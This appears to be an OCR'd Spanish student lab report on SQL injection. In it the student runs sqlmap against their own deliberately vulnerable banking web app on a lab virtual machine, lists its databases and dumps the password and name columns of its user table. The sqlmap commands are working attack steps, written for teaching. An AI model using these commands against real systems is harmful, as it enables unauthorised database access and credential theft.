
Práctica 13 - Inyección SQL

Se pide: Contestad, razonad y justificad las siguientes cuestiones que se plantean. Realizad una guía paso a paso con capturas de las tareas que se piden.

1. **Comprobad con SQLmap la seguridad de la aplicación WEB de la práctica 11 en la que hemos construído las sentencias "concatenaditas". Haced dicha comprobación con la aplicación WEB desplegada en una máquina virtual.**


Lo comprobamos sobre la pagina oficinas, con la extension HTTP headers de firefox, obtenemos la siguiente peticion:



Ahora sabemos que el parametro que queremos inyectar es la ciudad, por lo que lanzamos el siguiente comando:

```
sqlmap -u "http://192.168.4.242/banco/oficinas.php" --data="ciudad=Badajoz"
--dbs --batch
```

- -u: URL de la pagina
- --data: Parametros de la peticion
- --dbs: Nos muestra las bases de datos
- --batch: Ejecuta el comando sin preguntar



A partir de aqui, podemos seguir inyectando la base de datos, tablas, columnas, etc. Hasta obtener la informacion que queramos. Yo he obtenido la siguiente informacion:

```
sqlmap -u "http://192.168.4.242/banco/oficinas.php" --data="ciudad=Badajoz"
-D banco -T Usuario -C contr,nombre --dump --batch
```

- -D: Base de datos
- -T: Tabla
- -C: Columnas